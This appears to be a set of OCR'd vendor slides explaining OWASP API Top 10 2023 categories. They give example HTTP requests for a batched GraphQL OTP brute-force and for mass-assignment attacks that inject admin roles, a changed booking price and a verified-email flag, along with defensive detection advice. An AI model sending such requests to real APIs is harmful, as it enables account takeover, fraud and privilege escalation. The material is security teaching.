
API2:2023 – Broken Authentication

SALT
LABS
API VULNERABILITY RESEARCH
OAuth Hijacking
Booking.com flaw allows full account takeover
Booking


https://salt.security/blog/traveling-with-oauth-account-takeover-on-booking-com

- Authentication mechanisms are often implemented incorrectly allowing attackers to compromise authentication tokens or exploit implementation flaws and assume the identity of other users.
- Common examples are brute-force and credential stuffing, and session hijacking
- API protection solutions should profile the average usage for every API endpoint to detect abnormally excessive calling of a specific API endpoint, and determine that endpoints are properly enforcing and checking authentication methods, token expirations etc.

A2+A6 – Broken Authentication
Real world example – Public French



```
POST /gateway/bff-pub/graphql HTTP/1.1
Host: api.          .fr
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 167

[
{"query":
"mutation ValidationCodeOTP($codeOTP: String!) {\n  validateOtpF
orResetPassword(codeOTP: $codeOTP) {\n    success\n  }\n}\n",
"variables":{"codeOTP":"561821"}},
{"query":
"mutation ValidationCodeOTP($codeOTP: String!) {\n  validateOtpF
orResetPassword(codeOTP: $codeOTP) {\n    success\n  }\n}\n",
"variables":{"codeOTP":"5618212"}},
{"query":
"mutation ValidationCodeOTP($codeOTP: String!) {\n  validateOtpF
orResetPassword(codeOTP: $codeOTP) {\n    success\n  }\n}\n",
"variables":{"codeOTP":"561823"}},
{"query":
"mutation ValidationCodeOTP($codeOTP: String!) {\n  validateOtpF
orResetPassword(codeOTP: $codeOTP) {\n    success\n  }\n}\n",
"variables":{"codeOTP":"561824"}},
{"query":
"mutation ValidationCodeOTP($codeOTP: String!) {\n  validateOtpF
orResetPassword(codeOTP: $codeOTP) {\n    success\n  }\n}\n",
"variables":{"codeOTP":"5618215"}},
{"query":
"mutation ValidationCodeOTP($codeOTP: String!) {\n  validateOtpF
orResetPassword(codeOTP: $codeOTP) {\n    success\n  }\n}\n",
"variables":{"codeOTP":"561826"}}
```



```
{
  "data":{
    "validateOtpForResetPassword":{
      "success":true
    }
  }
}
```

Attack:

- GraphQL batched queries x1000
- Allowed to get all the 1M possible OTP in 1000 requests in less than 10 minutes

Business impact:
Bypass OTP

Blocking with Salt OWASP 2

SALT

API3:2023 Broken Object Property Level Authorization

Taking advantage of wrongly applied, wrongly processed or missing object properties

API3:2023 Broken Object Property Level Authorization

Legitimate - A request is sent to accept a booking made by a guest before charging the guest.

```
POST /api/host/approve_booking        HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/78.0.3904.108 Safari/537.36
X-Forwarded-For: 19.42.129.253

{
"approved":true,"comment":"Check-in is after
3pm"
}
```

Attack – There is no validation, and the guest will be charged more than they were supposed to be.

```
POST /api/host/approve_booking        HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/78.0.3904.108 Safari/537.36
X-Forwarded-For: 19.42.129.253

{
"approved":true,"comment":"Check-in is after
3pm","total_stay_price":"$1,000,000"
}
```

Often, the authorization needs to be even more granular and include the objects and their properties. It is very common to find an API object having one public property and one private one, and these different access levels must also be addressed.

From a more logistical point of view, while this category is new, it combines two older 2019 categories into one. These categories include “Excessive Data Exposure” and “Mass Assignment,” which fit this new definition well.

SALT

API3:2023 Broken Object Property Level Authorization

Legitimate - Client sends a legitimate request

```
PUT /api/v2/users/5deb9097 HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.108 Safari/537.36
X-Forwarded-For: 19.42.129.253

{
  "_id": "5deb9097",
  "address": "******, NY City, NY",
  "company_role": "admin",
  "email": "******",
  "first_name": "******",
  "full_name": "******",
  "job_title": "Broker",
  "last_name": "******",
  "phone_number": "******"
}
```

Attack – Attackers sends the same request but adds the admin role in the request body

```
PUT /api/v2/users/5deb9097 HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.108 Safari/537.36
X-Forwarded-For: 19.42.129.253

{
  "_id": "5deb9097",
  "address": "******, NY City, NY",
  "company_role": "admin",
  "email": "******",
  "first_name": "******",
  "full_name": "******",
  "is_admin": true,
  "is_sso": true,
  "job_title": "Broker",
  "last_name": "******",
  "permission_type": "admin",
  "phone_number": "******",
  "role": "admin",
  "sso_type": "admin",
  "system_user_type": "admin",
  "system_user_type_cd": 2,
  "user_type": "admin",
  "user_type_cd": 10
}
```

Binding client providing data (e.g. JSON) to data models, without proper filtering of properties based on a whitelist can lead to Mass Assignment.

Exploitation may lead to privilege escalation, data tampering, bypass of security mechanisms, and more.

API protection solutions should identify attackers attempting to escalate privileges, tamper with data, bypass security mechanism, etc. by reporting on additional parameters passed in API calls which might be outside the original definition.

SALT

API3:2023 Broken Object Property Level Authorization


Legitimate - Client sends a legitimate request

```
Request
POST /api/register HTTP/1.1    [..]
{
    “email”:”user1@example.com”
}


Response
HTTP/1.1 200 OK   [..]
{
    ”userid”:”112345”,
    “email”:”user1@example.com”,
    ”email_verified”:false
}
```

Attack – A malicious user may want to bypass email verification for a number of reasons. To attack this endpoint, a value is inserted into the request body:

```
Request
POST /api/register HTTP/1.1  [..]
{
    “email”:”user2@example.com”,
    ”email_verified”:true
}

Response
HTTP/1.1 200 OK   [..]
{
    ”userid”:”112346”,
    “email”:”user2@example.com”,
    ”email_verified”:true
}
```

API3:2023 BOPLA (Excessive Data Exposure)



